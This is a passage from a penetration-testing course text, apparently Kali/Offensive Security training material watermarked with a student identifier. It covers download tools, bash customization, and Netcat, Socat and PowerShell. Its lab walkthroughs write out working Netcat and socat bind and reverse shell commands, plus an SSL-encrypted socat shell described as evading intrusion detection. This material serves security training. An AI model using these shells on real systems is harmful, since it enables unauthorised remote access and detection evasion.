100 26.4M  100 26.4M    0     0  1590k      0  0:00:17  0:00:17 --:--:--  870k
```

Listing 68 - Downloading a file with curl

3.8.3 axel

*axel*⁷⁹ is a download accelerator that transfers a file from a FTP or HTTP server through multiple connections. This tool has a vast array of features, but the most common is **-n**, which is used to specify the number of multiple connections to use. In the following example, we are also using the **-a** option for a more concise progress indicator and **-o** to specify a different file name for the downloaded file.

```
kali@kali:~$ axel -a -n 20 -o report_axel.pdf https://www.offensive-
security.com/reports/penetration-testing-sample-report-2013.pdf
Initializing download: https://www.offensive-security.com/reports/penetration-testing-
File size: 27691955 bytes
Opening output file report_axel.pdf
Starting download

Connection 0 finished
Connection 1 finished
Connection 2 finished
Connection 3 finished
Connection 4 finished
Connection 5 finished
Connection 6 finished
Connection 7 finished
Connection 8 finished
Connection 9 finished
Connection 10 finished
Connection 11 finished
Connection 13 finished
Connection 14 finished
Connection 15 finished
Connection 16 finished
```

⁷⁸ (MIT, 2004), <http://www.mit.edu/afs.new/sipb/user/ssen/src/curl-7.11.1/docs/curl.html>

⁷⁹ (Ubuntu, 2019), <http://manpages.ubuntu.com/manpages/xenial/man1/axel.1.html>

```
Connection 18 finished  
[100%]  
[.....]  
.....] [  
11.1MB/s] [00:00]  
  
Downloaded 26.4 Megabyte in 2 seconds. (11380.17 KB/s)  
Listing 69 - Downloading a file with axel
```

3.8.3.1 Exercise

1. Download the PoC code for an exploit from <https://www.exploit-db.com> using **curl**, **wget**, and **axel**, saving each download with a different name.

3.9 Customizing the Bash Environment

3.9.1 Bash History Customization

Earlier in this module, we discussed environment variables and the history command. We can use a number of environment variables to change how the history command operates and returns data, the most common including *HISTCONTROL*, *HISTIGNORE*, and *HISTTIMEFORMAT*.

The *HISTCONTROL* variable defines whether or not to remove duplicate commands, commands that begin with spaces from the history, or both. By default, both are removed but you may find it more useful to only omit duplicates.

```
kali@kali:~$ export HISTCONTROL=ignoredups  
Listing 70 - Using HISTCONTROL to remove duplicates from our bash history
```

The *HISTIGNORE* variable is particularly useful for filtering out basic commands that are run frequently, such as ls, exit, history, bg, etc:

```
kali@kali:~$ export HISTIGNORE=":&:ls:[bf]g:exit:history"  
kali@kali:~$ mkdir test  
kali@kali:~$ cd test  
kali@kali:~/test$ ls  
kali@kali:~/test$ pwd  
/home/kali/test  
kali@kali:~/test$ ls  
kali@kali:~/test$ history  
 1  export HISTIGNORE=":&:ls:[bf]g:exit:history"  
 2  mkdir test  
 3  cd test  
 4  pwd
```

Listing 71 - Using HISTIGNORE to filter basic, common commands

Lastly, *HISTTIMEFORMAT* controls date and/or time stamps in the output of the **history** command.

```
kali@kali:~/test$ export HISTTIMEFORMAT='%F %T'

kali@kali:~/test$ history
1 2018-02-12 13:37:33 export HISTIGNORE=":&ls:[bf]g:exit:history"
2 2018-02-12 13:37:38 mkdir test
3 2018-02-12 13:37:40 cd test
4 2018-02-12 13:37:43 pwd
5 2018-02-12 13:37:51 export HISTTIMEFORMAT='%F %T'
```

Listing 72 - Using HISTTIMEFORMAT to include the date/time in our bash history

In this example, we used %F (Year-Month-Day ISO 8601 format) and %T (24-hour time). Other formats can be found in the `strftime` man page.⁸⁰

3.9.2 Alias

An alias is a string we can define that replaces a command name. Aliases are useful for replacing commonly-used commands and switches with a shorter command, or alias, that we define. In other words, an alias is a command that we define ourselves, built from other commands. An example of this is the `ls` command, where we typically tend to use `ls -la` (display results in a long list, including hidden files). Let's take a look at how we can use an alias to replace this command:

```
kali@kali:~$ alias lsa='ls -la'

kali@kali:~$ lsa
total 8308

.....
-rw----- 1 kali kali      5542 Jan 22 09:56 .bash_history
-rw-r--r-- 1 kali kali      3391 Apr 25 2017 .bashrc
drwx----- 9 kali kali     4096 Oct  2 21:29 .cache
.....
```

Listing 73 - The alias command

By defining our own command, `lsa`, we can quickly execute `ls -la` without having to type any arguments at all. We can also see the list of defined aliases by running `alias` without arguments.

A word of caution: the alias command does not have any restrictions on the words used for an alias. Therefore, it is possible to create an alias using a word that already corresponds to an existing command. We can see this in the following, rather arbitrary example:

```
kali@kali:~$ alias mkdir='ping -c 1 localhost'

kali@kali:~$ mkdir
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.121 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.121/0.121/0.121/0.000 ms
```

Listing 74 - Creating an alias that overrides the mkdir command

⁸⁰ (Man7.org, 2019), <http://man7.org/linux/man-pages/man3/strftime.3.html>

Should a situation like this occur, the solution is simple. We can either exit the current shell session or use the **unalias** command to unset the offending alias.

```
kali@kali:~$ unalias mkdir  
  
kali@kali:~$ mkdir  
mkdir: missing operand  
Try 'mkdir --help' for more information.
```

Listing 75 - Unsetting an alias

3.9.3 Persistent Bash Customization

The behavior of interactive shells in Bash is determined by the system-wide **bashrc** file located in **/etc/bash.bashrc**. The system-wide Bash settings can be overridden by editing the **.bashrc** file located in any user's home directory.

In the previous section, we explored the alias command, which sets an alias for the current terminal session. We can also insert this command into the **.bashrc** file in a user's home directory to set a persistent alias. The **.bashrc** script is executed any time that user logs in. Since this file is a shell script, we can insert any command that could be executed from the command prompt.

Let's examine a few lines of the default **/home/kali/.bashrc** file in Kali Linux:

```
kali@kali:~$ cat ~/.bashrc  
# ~/.bashrc: executed by bash(1) for non-login shells.  
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)  
# for examples  
...  
# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)  
HISTSIZE=1000  
HISTFILESIZE=2000  
  
# enable color support of ls and also add some handy aliases  
if [ -x /usr/bin/dircolors ]; then  
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -  
    alias ls='ls --color=auto'  
...  
554JYRolan
```

Listing 76 - Examining the .bashrc default file

You might recognize the **HISTSIZE** and **HISTFILESIZE** environment variables and the alias command that displays colored output.

3.9.3.1 Exercises

1. Create an alias named “..” to change to the parent directory and make it persistent across terminal sessions.
2. Permanently configure the history command to store 10000 entries and include the full date in its output.

3.10 Wrapping Up

In this module, we took an introductory look at a few popular Linux command line programs. Remember to refer to the Kali Linux Training site⁸¹ for a refresher or more in-depth discussion.

OS-555454 Ryan Dolan

⁸¹ (Offensive Security, 2019), <https://kali.training/lessons/introduction/>

4 Practical Tools

The modern security professional has access to a wide variety of advanced tools unimaginable a few short years ago. However, in the field, we often find ourselves in situations where the only tools available are the tools already installed on the target machine. Other times, we might only be able to transfer small files to expand our foothold on the target network. For these reasons, it's vital to have a good understanding of some practical tools that are found in every pentester's toolkit. Some tools that we often use are *Netcat*, *Socat*, *PowerShell*, *Wireshark*, and *Tcpdump*.

Please note: the IP addresses used in the videos and this lab guide will not match your Offensive Security lab IP addresses. The IP addresses used here are for example only and will need to be changed to match your lab environment.

4.1 Netcat

Netcat⁸² first released in 1995(!) by *Hobbit* is one of the "original" network penetration testing tools and is so versatile that it lives up to the author's designation as a hacker's "Swiss army knife". The clearest definition of Netcat is from *Hobbit* himself: a simple "utility which reads and writes data across network connections, using TCP or UDP protocols."⁸³"

4.1.1 Connecting to a TCP/UDP Port

As suggested by the description, Netcat can run in either client or server mode. To begin, let's look at the client mode.

We can use client mode to connect to any TCP/UDP port, allowing us to:

- Check if a port is open or closed.
- Read a banner from the service listening on a port.
- Connect to a network service manually.

Let's begin by using Netcat (**nc**) to check if TCP port 110 (the POP3 mail service) is open on one of the lab machines. We will supply several arguments: the **-n** option to skip DNS name resolution; **-v** to add some verbosity; the destination IP address; and the destination port number:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

Listing 77 - Using nc to connect to a TCP port

Listing 77 tells us several things. First, the TCP connection to 10.11.0.22 on port 110 (10.11.0.22:110 in standard nomenclature) succeeded, so Netcat reports the remote port as

⁸² (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Netcat>

⁸³ (Sourceforge), <http://nc110.sourceforge.net>

open. Next, the server responded to our connection by “talking back to us”, printed out the server welcome message, and prompted us to log in, which is standard behavior for POP3 services.

Let’s try to interact with the server:

```
kali@kali:~$ nc -nv 10.11.0.22 110
(UNKNOWN) [10.11.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
kali@kali:~$
```

Listing 78 - Using nc to connect to a POP3 service

We have successfully managed to converse with the POP3 service using Netcat (even though our login attempt failed).

4.1.2 Listening on a TCP/UDP Port

Listening on a TCP/UDP port using Netcat is useful for network debugging of client applications, or otherwise receiving a TCP/UDP network connection. Let’s try implementing a simple chat service involving two machines, using Netcat both as a client and as a server.

On a Windows machine with IP address 10.11.0.22, we set up Netcat to listen for *incoming connections* on TCP port 4444. We will use the **-n** option to disable DNS name resolution, **-l** to create a listener, **-v** to add some verbosity, and **-p** to specify the listening port number:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 79 - Using nc to set up a listener

Now that we have bound port 4444 on this Windows machine to Netcat, let’s connect to that port from our Linux machine and enter a line of text:

```
kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
This chat is from the linux machine
```

Listing 80 - Using nc to connect to a listener

Our text will be sent to the Windows machine over TCP port 4444 and we can continue the “chat” from the Windows machine:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN> [10.11.0.4] 43447
This chat is from the linux machine
```

This chat is from the windows machine

Listing 81 - Simple Netcat chat

Although this isn't a very exciting example, it demonstrates several important features in Netcat. Try to answer these important questions before proceeding:

- Which machine acted as the Netcat server?
- Which machine acted as the Netcat client?
- On which machine was port 4444 actually opened?
- What is the command-line syntax difference between the client and server?

4.1.3 Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. In fact, forensics investigators often use Netcat in conjunction with *dd* (a disk copying utility) to create forensically sound disk images over a network.

To send a file from our Kali virtual machine to the Windows system, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a Netcat listener on port 4444 and redirect any output into a file called *incoming.exe*:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe  
listening on [any] 4444 ...
```

Listing 82 - Using nc to receive a file

On the Kali system, we will push the *wget.exe* file to the Windows machine through TCP port 4444:

```
kali@kali:~$ locate wget.exe  
/usr/share/windows-resources/binaries/wget.exe  
  
kali@kali:~$ nc -nv 10.11.0.22 4444 < /usr/share/windows-resources/binaries/wget.exe  
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 83 - Using nc to transfer a file

The connection is received by Netcat on the Windows machine as shown below:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe  
listening on [any] 4444 ...  
connect to [10.11.0.22] from <UNKNOWN> [10.11.0.4] 43459  
^C  
C:\Users\offsec>
```

Listing 84 - Connection received on Windows

Notice that we have not received any feedback from Netcat about our file upload progress. In this case, since the file we are uploading is small, we can just wait a few seconds, then check whether the file has been fully uploaded to the Windows machine by attempting to run it:

```
C:\Users\offsec> incoming.exe -h  
GNU Wget 1.9.1, a non-interactive network retriever.  
Usage: incoming [OPTION]... [URL]...
```

Listing 85 - Executing file sent through nc. The -h option displays the help menu

We can see that this is, in fact, the *wget.exe* executable and that the file transfer was successful.

4.1.4 Remote Administration with Netcat

One of the most useful features of Netcat is its ability to do command redirection. The netcat-traditional version of Netcat (compiled with the “-DGAGING_SECURITY_HOLE” flag) enables the **-e** option, which executes a program after making or receiving a successful connection. This powerful feature opened up all sorts of interesting possibilities from a security perspective and is therefore not available in most modern Linux/BSD systems. However, due to the fact that Kali Linux is a penetration testing distribution, the Netcat version included in Kali supports the **-e** option.

When enabled, this option can redirect the input, output, and error messages of an executable to a TCP/UDP port rather than the default console.

For example, consider the **cmd.exe** executable. By redirecting **stdin**, **stdout**, and **stderr** to the network, we can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt on the target computer.

To clarify this, let’s run through a few more scenarios involving Bob and Alice.

4.1.4.1 Netcat Bind Shell Scenario

In our first scenario, Bob (running Windows) has requested Alice’s assistance (who is running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address and is directly connected to the Internet. Alice, however, is behind a NATed connection, and has an internal IP address. To complete the scenario, Bob needs to bind **cmd.exe** to a TCP port on his public IP address and asks Alice to connect to his particular IP address and port.

Bob will check his local IP address, then run Netcat with the **-e** option to execute **cmd.exe** once a connection is made to the listening port:

```
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  IPv4 Address . . . . . : 10.11.0.22
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1

C:\Users\offsec> nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Listing 86 - Using nc to set up a bind shell

Now Netcat has bound TCP port 4444 to **cmd.exe** and will redirect any input, output, or error messages from **cmd.exe** to the network. In other words, anyone connecting to TCP port 4444 on Bob’s machine (hopefully Alice) will be presented with Bob’s command prompt. This is indeed a “gaping security hole”!

```
kali@kali:~$ ip address show eth0 | grep inet
      inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

```
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  IPv4 Address. . . . . : 10.11.0.22
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1
```

Listing 87 - Using nc to connect to a bind shell

As we can see, this works just as expected. The following image depicts this scenario:




Figure 8: Netcat bind shell scenario

4.1.4.2 Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine.

In this scenario, we can leverage another useful feature of Netcat; the ability to send a command shell to a host listening on a specific port. In this situation, although Alice cannot bind a port to `/bin/bash` locally on her computer and expect Bob to connect, she can send control of her command prompt to Bob's machine instead. This is known as a *reverse shell*. To get this working, Bob will first set up Netcat to listen for an incoming shell. We will use port 4444 in our example:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 88 - Using nc to set up a listener in order to receive a reverse shell

Now, Alice can send a reverse shell from her Linux machine to Bob. Once again, we use the **-e** option to make an application available remotely, which in this case happens to be **/bin/bash**, the Linux shell:

```
kali@kali:~$ ip address show eth0 | grep inet
    inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444 -e /bin/bash
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 89 - Using nc to send a reverse shell

Once the connection is established, Alice's Netcat will have redirected **/bin/bash** input, output, and error data streams to Bob's machine on port 4444, and Bob can interact with that shell:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN> [10.11.0.4] 43482

ip address show eth0 | grep inet
    inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0
```

Listing 90 - Using nc to receive a reverse shell

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall:

OS-555454 Ryan Dolan




Figure 9: Netcat reverse shell scenario

It's not uncommon for host-based firewalls to block access to our precious bind shells. This can be incredibly frustrating at times, especially when under pressure and dealing with time constraints. When in doubt, we use a reverse shell as they are typically easier to troubleshoot.

4.1.4.3 Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali machine and Windows system.
2. Use Netcat to create a:
 - a. Reverse shell from Kali to Windows.
 - b. Reverse shell from Windows to Kali.
 - c. Bind shell on Kali. Use your Windows system to connect to it.
 - d. Bind shell on Windows. Use your Kali machine to connect to it.
3. Transfer a file from your Kali machine to Windows and vice versa.
4. Conduct the exercises again with the firewall enabled on your Windows system. Adapt the exercises as necessary to work around the firewall protection and understand what portions of the exercise can no longer be completed successfully.

4.2 Socat

Socat⁸⁴ is a command-line utility that establishes two bidirectional byte streams and transfers data between them. For penetration testing, it is similar to Netcat but has additional useful features.

While there are a multitude of things that socat can do, we will only cover a few of them to illustrate its use. Let's begin exploring socat and see how it compares to Netcat.

4.2.1 Netcat vs Socat

First, let's connect to a remote server on port 80 using both Netcat and **socat**:

```
kali@kali:~$ nc <remote server's ip address> 80  
kali@kali:~$ socat - TCP4:<remote server's ip address>:80
```

Listing 91 - Using socat to connect to a remote server on port 80, and comparing its syntax with nc's

Note that the syntax is similar, but socat requires the **-** to transfer data between STDIO and the remote host (allowing our keyboard interaction with the shell) and protocol (**TCP4**). The protocol, options, and port number are colon-delimited.

Because root privileges are required to bind a listener to ports below 1024, we need to use **sudo** when starting a listener on port 443:

```
kali@kali:~$ sudo nc -lvp localhost 443  
kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
```

Listing 92 - Using socat to create a listener, and comparing its syntax with nc's

Notice the required addition of both the protocol for the listener (**TCP4-LISTEN**) and the **STDOUT** argument, which redirects standard output.

4.2.2 Socat File Transfers

Next, we will try out file transfers. Continuing with the previous fictional characters of Alice and Bob, assume Alice needs to send Bob a file called **secret_passwords.txt**. As a reminder, Alice's host machine is running on Linux, and Bob's is running Windows. Let's see this in action.

On Alice's side, we will share the file on port 443. In this example, the **TCP4-LISTEN** option specifies an IPv4 listener, **fork** creates a child process once a connection is made to the listener, which allows multiple connections, and **file:** specifies the name of a file to be transferred:

```
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secret_passwords.txt
```

Listing 93 - Using socat to transfer a file

On Bob's side, we will connect to Alice's computer and retrieve the file. In this example, the **TCP4** option specifies IPv4, followed by Alice's IP address (**10.11.0.4**) and listening port number (**443**), **file:** specifies the local file name to save the file to on Bob's computer, and **create** specifies that a new file will be created:

⁸⁴ (dest-unreach, 2019), <http://www.dest-unreach.org/socat/doc/socat.html>

```
C:\Users\offsec> socat TCP4:10.11.0.4:443 file:received_secret_passwords.txt,create  
C:\Users\offsec> type received_secret_passwords.txt  
"try harder!!!"
```

Listing 94 - Using socat to receive a file

4.2.3 Socat Reverse Shells

Let's take a look at a reverse shell using socat. First, Bob will start a listener on port 443. To do this, he will supply the **-d -d** option to increase verbosity (showing fatal, error, warning, and notice messages), **TCP4-LISTEN:443** to create an IPv4 listener on port 443, and **STDOUT** to connect standard output (STDOUT) to the TCP socket:

```
C:\Users\offsec> socat -d -d TCP4-LISTEN:443 STDOUT  
... socat[4388] N listening on AF=2 0.0.0.0:443
```

Listing 95 - Using socat to create a listener

Next, Alice will use socat's EXEC option (similar to the Netcat **-e** option), which will execute the given program once a remote connection is established. In this case, Alice will send a /bin/bash reverse shell (with **EXEC:/bin/bash**) to Bob's listening socket on 10.11.0.22:443:

```
kali@kali:~$ socat TCP4:10.11.0.22:443 EXEC:/bin/bash
```

Listing 96 - Using socat to send a reverse shell

Once connected, Bob can enter commands from his socat session, which will execute on Alice's machine.

```
... socat[4388] N accepting connection from AF=2 10.11.0.4:54720 on 10.11.0.22:443  
... socat[4388] N using stdout for reading and writing  
... socat[4388] N starting data transfer loop with FDs [4,4] and [1,1]  
whoami  
kali  
id  
uid=1000(kali) gid=1000(kali) groups=1000(kali)
```

Listing 97 - socat output from a connected reverse shell

This is a great start, and we have covered some important topics, but so far all of our socat network activity has been in the clear. Let's take a look at the basics of encryption with socat.

4.2.4 Socat Encrypted Bind Shells

To add encryption to a bind shell, we will rely on Secure Socket Layer⁸⁵ certificates. This level of encryption will assist in evading intrusion detection systems (IDS)⁸⁶ and will help hide the sensitive data we are transceiving.

To continue with the example of Alice and Bob, we will use the **openssl** application to create a self-signed certificate using the following options:

- **req**: initiate a new certificate signing request

⁸⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Transport_Layer_Security

⁸⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Intrusion_detection_system

- **-newkey**: generate a new private key
- **rsa:2048**: use RSA encryption with a 2,048-bit key length.
- **-nodes**: store the private key without passphrase protection
- **-keyout**: save the key to a file
- **-x509**: output a self-signed certificate instead of a certificate request
- **-days**: set validity period in days
- **-out**: save the certificate to a file

Once we generate the key, we will **cat** the certificate and its private key into a file, which we will eventually use to encrypt our bind shell.

We will walk through this process on Alice's machine now:

```
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days
362 -out bind_shell.crt
Generating a 2048 bit RSA private key
.....+
.....+
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Georgia
Locality Name (eg, city) []:Atlanta
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Offsec
Organizational Unit Name (eg, section) []:Try Harder Department
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
```

Listing 98 - Setting up socat encryption

Now that the key and certificate have been generated, we first need to convert them to a format socat will accept. To do so, we combine both the **bind_shell.key** and **bind_shell.crt** files into a single **.pem** file before we create the encrypted socat listener.

We will use the **OPENSSL-LISTEN** option to create the listener on port 443, **cert=bind_shell.pem** to specify our certificate file, **verify=0** to disable SSL verification, and **fork** to spawn a child process once a connection is made to the listener:

```
kali@kali:~$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork
EXEC:/bin/bash
```

Listing 99 - Using socat to create an encrypted bind shell

Now, we can connect Bob's computer to Alice's bind shell.

We will use - to transfer data between *STDIO*⁸⁷ and the remote host, **OPENSSL** to establish a remote SSL connection to Alice's listener on 10.11.0.4:443, and **verify=0** to disable SSL certificate verification:

```
C:\Users\offsec> socat - OPENSSL:10.11.0.4:443,verify=0
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Listing 100 - Using socat to connect to an encrypted bind shell

Great! Our bind shell was created successfully and we are able to pass commands to Alice's machine.

Take some time to explore socat on your own. This is one of many tools that will be extremely beneficial during a penetration test.

4.2.4.1 Exercises

1. Use **socat** to transfer **powercat.ps1** from your Kali machine to your Windows system. Keep the file on your system for use in the next section.
2. Use **socat** to create an encrypted reverse shell from your Windows system to your Kali machine.
3. Create an encrypted bind shell on your Windows system. Try to connect to it from Kali without encryption. Does it still work?
4. Make an unencrypted **socat** bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

Note: If **cmd.exe** is not executing, research what other parameters you may need to pass to the EXEC option based on the error you receive.

4.3 PowerShell and Powercat

Windows PowerShell⁸⁸ is a task-based command line shell and scripting language. It is designed specifically for system administrators and power-users to rapidly automate the administration of multiple operating systems (Linux, macOS, Unix, and Windows) and the processes related to the applications that run on them.

Needless to say, PowerShell is a powerful tool for penetration testing and can be installed on (or is installed by default on) various versions of Windows. It is installed by default on modern Windows platforms beginning with Windows Server 2008 R2 and Windows 7. Windows PowerShell 5.0 runs on the following versions of Windows:

- Windows Server 2016, installed by default

⁸⁷ (The Linux Information Project, 2006), <http://www.linfo.org/stdio.html>

⁸⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/scripting/powershell-scripting?view=powershell-5.1>

- Windows Server 2012 R2/Windows Server 2012/Windows Server 2008 R2 with Service Pack 1/Windows 8.1/Windows 7 with Service Pack 1 (install Windows Management Framework 5.0 to run it)

Windows PowerShell 4.0 runs on the following versions of Windows:

- Windows 8.1/Windows Server 2012 R2, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1 (install Windows Management Framework 4.0 to run it)

Windows PowerShell 3.0 runs on the following versions of Windows:

- Windows 8/Windows Server 2012, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1/2 (install Windows Management Framework 3.0 to run it)

PowerShell contains a built-in Integrated Development Environment (IDE),⁸⁹ known as the Windows PowerShell Integrated Scripting Environment (ISE).⁹⁰ The ISE is a host application for Windows PowerShell that enables us to run commands, write, test, and debug scripts in a single Windows-based graphical user interface. The interface offers multiline editing, tab completion, syntax coloring, selective execution, context-sensitive help, support for right-to-left languages, and more:




Figure 10: PowerShell ISE

PowerShell maintains an execution policy that determines which type of PowerShell scripts (if any) can be run on the system. The default policy is "Restricted", which effectively means the system will neither load PowerShell configuration files nor run PowerShell scripts. For the purposes of this module, we will need to set an "Unrestricted" execution policy on our Windows client machine. To do this, we click the Windows Start button, right-click the *Windows PowerShell* application and select *Run as Administrator*. When presented with a User Account Control prompt, select Yes and enter **Set-ExecutionPolicy Unrestricted**:

⁸⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Integrated_development_environment

⁹⁰ (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/scripting/components/ise/introducing-the-windows-powershell-ise?view=powershell-6>

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> **Set-ExecutionPolicy Unrestricted**

Execution Policy Change

